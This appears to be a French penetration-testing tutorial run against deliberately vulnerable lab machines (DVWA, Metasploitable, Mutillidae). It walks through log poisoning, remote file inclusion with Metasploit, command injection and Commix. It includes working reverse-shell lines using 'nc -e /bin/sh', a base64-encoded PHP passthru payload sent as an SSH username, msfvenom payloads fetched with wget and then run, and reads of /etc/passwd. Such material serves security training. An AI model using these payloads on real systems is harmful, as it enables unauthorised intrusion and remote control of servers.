CLIQUONS SUR L'ONGLET HEADERS




Modifions le champ User-Agent :



On lance le listener sur la machine Kali :

```
root@kali:~# nc -lvp 5555
listening on [any] 5555 ...
```

On achemine la requête modifiée en cliquant sur Forward :



La connexion se réalise :

```
root@kali:~# nc -lvp 5555
listening on [any] 5555 ...
192.168.127.128: inverse host lookup failed: Unknown host
connect to [192.168.127.133] from (UNKNOWN) [192.168.127.128] 48985
```

On peut maintenant lancer des commandes sur la machine cible :


```
root@kali:~# nc -lvp 5555
listening on [any] 5555 ...
192.168.127.128: inverse host lookup failed: Unknown host
connect to [192.168.127.133] from (UNKNOWN) [192.168.127.128] 48985
pwd
/var/www/dvwa/vulnerabilities/fi
whoami
www-data
hostname
metasploitable
```

Cette manipulation ne fonctionne pas avec le site DVWA de la machine virtuelle BWA, mais bien avec le site DVWA de la machine Metasploitable !

Réalisons cette même attaque via le fichier **/var/log/auth.log**


Le fichier /var/log/auth.log contient toutes les tentatives de connexion (login) faites sur le serveur.

Lisons le contenu de ce fichier (sur la machine Metasploitable) en tapant son chemin dans le navigateur :



Tentons une connexion ssh avec un utilisateur qui n'existe pas (test123456) sur la machine Metasploitable (la cible) :

Réactualisons la page de log dans le navigateur :




Notre tentative de login est bien journalisée ! Nous allons pouvoir exploiter cela en essayant de nous reconnecter avec cette fois-ci un code malicieux en guise de nom d'utilisateur …

Le code malicieux sera :

nc -e /bin/sh 192.168.56.114 4567

192.168.56.114 est l'adresse IP de l'attaquant (une machine Kali Linux)

Les caractères spéciaux seront toutefois gênants, nous allons donc coder la ligne ci-dessus en base64 via Burp :



On lance maintenant un listener sur la machine de l'attaquant :

```
kali@kali:~$ sudo -i
[sudo] password for kali:
root@kali:~# nc -lvp 4567
listening on [any] 4567 ...
```

La connexion sera réalisée avec la commande :

ssh "<?php passthru(base64_decode('bmMg…..NTY3'));?>"@192.168.56.102

192.168.56.102 est l'adresse IP de la machine cible (Metasploitable)

La fonction base64_decode() permet de retrouver le code malveillant que nous avions préalablement codé en base64.

```
root@kali:~# ssh "<?php passthru(base64_decode('bmMgLWUgL2Jpbi9zaCAxO
TIuMTY4LjU2LjExNCA0NTY3'));?>"@192.168.56.102
The authenticity of host '192.168.56.102 (192.168.56.102)' can't be e
stablished.
RSA key fingerprint is SHA256:BQHm5EoHX9GCiOLuVscegPXLQOsuPs+E9d/rrJB
84rk.
Are you sure you want to continue connecting (yes/no/[fingerprint])?
yes
Warning: Permanently added '192.168.56.102' (RSA) to the list of know
n hosts.
<?php passthru(base64_decode('bmMgLWUgL2Jpbi9zaCAxOTIuMTY4LjU2LjExNCA
0NTY3'));?>@192.168.56.102's password:
Permission denied, please try again.
<?php passthru(base64_decode('bmMgLWUgL2Jpbi9zaCAxOTIuMTY4LjU2LjExNCA
0NTY3'));?>@192.168.56.102's password:
```

On réactualise la page de log dans le navigateur :

```
root@kali:~# nc -lvp 4567
listening on [any] 4567 ...
192.168.56.102: inverse host lookup failed: Host name lookup failure
connect to [192.168.56.114] from (UNKNOWN) [192.168.56.102] 42694
whoami
www-data
hostname
metasploitable
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC
GNU/Linux
```

Nous obtenons bien un shell sur la machine cible !

Pour une raison inconnue, je n'ai pas réussi à utiliser cette technique avec le protocole FTP.

Problème à creuser…

Obtenir une session meterpreter grâce au RFI

Soit une page vulnérable au RFI :

http://10.100.0.100/dir/index.php?page=hello.php

On va utiliser le module Metasploit :

> use exploit/unix/webapp/php_include

> set PAYLOAD php/meterpreter/reverse_tcp

> set SRVHOST 172.16.5.20

> set LHOST 172.16.5.20

> set RHOST 10.100.0.100

> set PHPURI /dir/index.php?page=XXpathXX

> exploit

ON OBTIENT ALORS UNE PREMIÈRE SESSION METERPRETER !

Parfois, cependant, la session meurt après quelques poignées de secondes.

Que faire ?

On commence par créer un payload reverse_tcp exécutable avec msfvenom :

./msfvenom -p windows/meterpreter/reverse_tcp lhost=172.16.5.20 lport=1234 -f exe -o /root/Desktop/reverse.exe

On relance alors le module php_include ci-dessus et on profite des quelques secondes disponibles pour lancer la commande meterpreter suivante :

upload /root/Desktop/reverse.exe .

(ne pas oublier le point final)

Le payload reverse.exe est alors téléchargé sur le serveur cible.

Il suffit maintenant de lancer un listener sur l'ordinateur de l'attaquant :

> use multi/handler

> set PAYLOAD windows/meterpreter/reverse_tcp

> set LHOST 172.16.5.20

> set LPORT 1234

> exploit

Pour terminer, on exécute le fichier reverse.exe sur la cible. Il y a deux procédés qui permettent de le faire :

1. **On peut se servir d'un shell PHP pour exécuter le fichier depuis le shell PHP simplement en tapant le nom du fichier suivi de <ENTER> dans le terminal.**

2. **On peut aussi relancer le module php_include avec les options suivantes :**

   > use exploit/unix/webapp/php_include

   > set RHOST 10.100.0.100

   > set PAYLOAD php/exec

   > set CMD reverse.exe

   > set SRVHOST 172.16.5.20


   > set PHPURI /dir/index.php?page=XXpathXX

   > exploit


ON OBTIENT ALORS UNE DEUXIÈME SESSION METERPRETER,
QUI CETTE FOIS SERA DURABLE DANS LE TEMPS !

L'injection de commande

Je vais utiliser le DNS Lookup du site vulnérable Mutillidae II (OWASP BWA). Celui-ci permet d'obtenir l'adresse IP correspondant à un nom de domaine :




Si le script est mal conçu, il va être possible de rajouter d'autres commandes à l'aide du caractère esperluette (& ou &&), du point-virgule (;) ou du pipe (|) :



Bingo : la commande Linux pwd est exécutée sur le serveur !


Soyons fou, tentons d'afficher le contenu du fichier /etc/passwd situé sur le serveur.

Bingo :



Vous pouvez maintenant imaginer le danger d'une injection de code !


Si un filtre côté client interdit l'utilisation de l'esperluette, il suffit d'utiliser Burp Suite pour intercepter la requête et la modifier avant de l'envoyer au serveur. Voici le message obtenu avec Mutillidae au niveau de sécurité n°1 si je tente une injection de code :



Interception avec Burp d'une requête conforme au filtre (on tape : www.google.com) :

```
POST /mutillidae/index.php?page=dns-lookup.php HTTP/1.1
Host: 10.0.2.7
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101
Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.0.2.7/mutillidae/index.php?page=dns-lookup.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 66
Cookie: showhints=0; PHPSESSID=dc2d7c8b018a12eea30b61553f967970
Connection: close
Upgrade-Insecure-Requests: 1
target_host=www.google.com&dns-lookup-php-submit-button=Lookup+DNS
```

Il me suffit alors de remplacer, dans la dernière ligne, "www.google.com" par "%26+<commande>" pour réaliser l'injection de code (par exemple : %26+whoami). %26 est le code URL correspondant à l'esperluette (&). On clique alors sur le bouton FORWARD de Burp Suite. Le résultat correspond bien à notre attente, nous avons contourné le filtrage client :




Obtenir un shell grâce à une injection de commande

Je lance un listener sur la machine de l'attaquant (port 8080) :

```
kali@kali:~$ nc -lvp 8080
listening on [any] 8080 ...
```

J'utilise un *pipe* (|) pour faire mon injection de commande. La commande est :

| nc -e /bin/sh <IP DE L'ATTAQUANT> <PORT>



On obtient bien un shell sur la machine cible !

```
kali@kali:~$ nc -lvp 8080
listening on [any] 8080 ...
192.168.56.102: inverse host lookup failed: Host name lookup failure
connect to [192.168.56.114] from (UNKNOWN) [192.168.56.102] 57431
whoami
www-data
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008
i686 GNU/Linux
```

On peut même réaliser une attaque DoS par le biais d'une injection de commande en injectant, par exemple, la commande **& start notepad.exe** cinq cent fois de suite dans le champ vulnérable !

Obtenir une session meterpreter avec une injection de commande

Procédure :

- ➔ Créer le payload :
  msfvenom -p python/meterpreter/reverse_tcp LHOST=<IP DE KALI> LPORT=1234 >> payload.py
- ➔ Lancer le serveur apache sur Kali Linux :
  sudo service apache2 start
- ➔ Transférer le payload sur /var/www/html :
  cp payload.py /var/www/html/
- ➔ Lancer un listener sur Kali Linux :
  msf > use exploit/multi/handler
  msf > set payload python/meterpreter/reverse_tcp
  msf > Set LHOST <IP DE KALI>
  msf > Set LPORT 1234
  msf > run
- ➔ Réaliser l'injection de commande pour transférer le payload sur la machine cible puis l'exécuter :
  ; wget <IP DE KALI>/payload.py
  ; ls
  ; python payload.py

J'ai dû m'y reprendre à deux fois, le deuxième essai donnant le résultat escompté :

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.56.249:1234
[*] 192.168.56.115 - Meterpreter session 1 closed.  Reason: Died
[*] Sending stage (39324 bytes) to 192.168.56.115
[*] Meterpreter session 2 opened (192.168.56.249:1234 → 192.168.56.115:47382) at 2020-12-09

meterpreter > sysinfo
Computer        : owaspbwa
OS              : Linux 2.6.32-25-generic-pae #44-Ubuntu SMP Fri Sep 17 21:57:48 UTC 2010
Architecture    : i686
System Language : C
Meterpreter     : python/linux
meterpreter >
```


Réussite de cette exploitation !

Automatiser les attaques par injection de commande avec Commix

Commix (Command Injection Exploiting Tool) se télécharge à la page :

https://github.com/commixproject/commix

Nous allons utiliser la page vulnérable de DVWA, consacrée à l'injection de commande, dont nous capturons la requête avec Burp. Nous enregistrons alors cette requête dans un fichier texte (request.txt) :



Nous allons spécifier ce fichier de requête à commix afin que notre outil connaisse le cookie de session qui lui permettra de s'authentifier sur le site vulnérable.

Nous constatons que le paramètre injectable de la requête est le paramètre "ip".

Lançons commix avec les options suivantes :

- ➔ **-r path/to/request_file**
- ➔ **-p paramètre_injectable**
- ➔ **--all récupère toutes les informations disponibles**

```
root@kali:/home/kali/Desktop/commix# python commix.py -r request.txt -p ip --all

                                                 __
                                                /\_\    __  _
 ___   ___     ___ ___     ___ ___     ___ ___ \/\ \  /\ \/'\
/ __`\ / __`\ / __` __`\ / __` __`\ / __` __`\ \ \ \ \ \ , <
/\ \_\ \ \_\ \ \_\ \_\ \ \_\ \_\ \ \_\ \_\ \_\ \ \_\ \_\ \_\ \_\
\ \____/\ \____/\/_/\/_/\/_/\/_/\/_/\/_/\/_/\/_/\/_/\/_/\/_/\/_/
 \/___/  \/___/  \/_/\/_/\/_/\/_/\/_/\/_/\/_/\/_/\/_/\/_/\/_/\/_/

                                                 v3.2-dev#80

                                                 https://commixproject.com
                                                 (@commixproject)

+--
Automated All-in-One OS Command Injection and Exploitation Tool
Copyright © 2014-2021 Anastasios Stasinopoulos (@ancst)
+--

(!) Legal disclaimer: Usage of commix for attacking targets without prior mutual
consent is illegal. It is the end user's responsibility to obey all applicable lo
cal, state and federal laws. Developers assume no liability and are not responsib
le for any misuse or damage caused by this program.

[warning] Internet seems unreachable.
[info] Parsing HTTP request using the 'request.txt' file.
[info] Testing connection to the target URL.
[info] Setting the POST parameter 'ip' for tests.
```

L'attaque réussit et les informations collectées s'affichent rapidement :

```
[info] The POST parameter 'ip' seems injectable via (results-based) classic comma
nd injection technique.
      |_ ;echo MWGRZQ$((12+16))$(echo MWGRZQ)MWGRZQ
[info] The hostname is metasploitable.
[info] The current user is www-data and it is not privileged.
[info] The target operating system is Linux (Ubuntu 8.04) and the hardware platfo
rm is i686.
[info] Fetching '/etc/passwd' to enumerate users entries.
[info] Identified 36 entries in '/etc/passwd'.
    (1) 'root' is root user (uid=0). Home directory is in '/root'.
    (2) 'daemon' is system user (uid=1). Home directory is in '/usr/sbin'.
    (3) 'bin' is system user (uid=2). Home directory is in '/bin'.
    (4) 'sys' is system user (uid=3). Home directory is in '/dev'.
    (5) 'sync' is system user (uid=4). Home directory is in '/bin'.
    (6) 'games' is system user (uid=5). Home directory is in '/usr/games'.
```

Commix nous propose l'obtention d'un shell :

```
[info] Fetching '/etc/shadow' to enumerate users password hashes.
[warning] It seems that you don't have permissions to read '/etc/shadow' to enume
rate users password hashes.

Do you want a Pseudo-Terminal shell? [Y/n] > 
```

```
Do you want a Pseudo-Terminal shell? [Y/n] > y

Pseudo-Terminal (type '?' for available options)
commix(os_shell) > hostname

metasploitable

commix(os_shell) > pwd

/var/www/dvwa/vulnerabilities/exec

commix(os_shell) > 
```

Nous pouvons même obtenir un reverse shell (ici avec Netcat) :

```
commix(os_shell) > reverse_tcp
commix(reverse_tcp) > set LHOST 192.168.56.109
LHOST ⇒ 192.168.56.109
commix(reverse_tcp) > set LPORT 4567
LPORT ⇒ 4567

---[ Reverse TCP shells ]---
Type '1' to use a netcat reverse TCP shell.
Type '2' for other reverse TCP shells.

commix(reverse_tcp) > 1

---[ Unix-like targets ]---
Type '1' to use the default Netcat on target host.
Type '2' to use Netcat for Busybox on target host.
Type '3' to use Netcat-Traditional on target host.
Type '4' to use Netcat-Openbsd on target host.

commix(reverse_tcp_netcat) > 1
Do you want to use '/bin' standard subdirectory? [y/N] > y
[info] Everything is in place, cross your fingers and wait for reverse shell (on
port 4567).
```

Le reverse shell est récupéré via un listener Netcat :

```
root@kali:~# nc -lvp 4567
listening on [any] 4567 ...
192.168.56.108: inverse host lookup failed: Host name lookup failure
connect to [192.168.56.109] from (UNKNOWN) [192.168.56.108] 35850
hostname
metasploitable
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

Pour obtenir un shell complet TTY, on lance la commande Python suivante :

```
python -c 'import pty; pty.spawn("/bin/sh")'
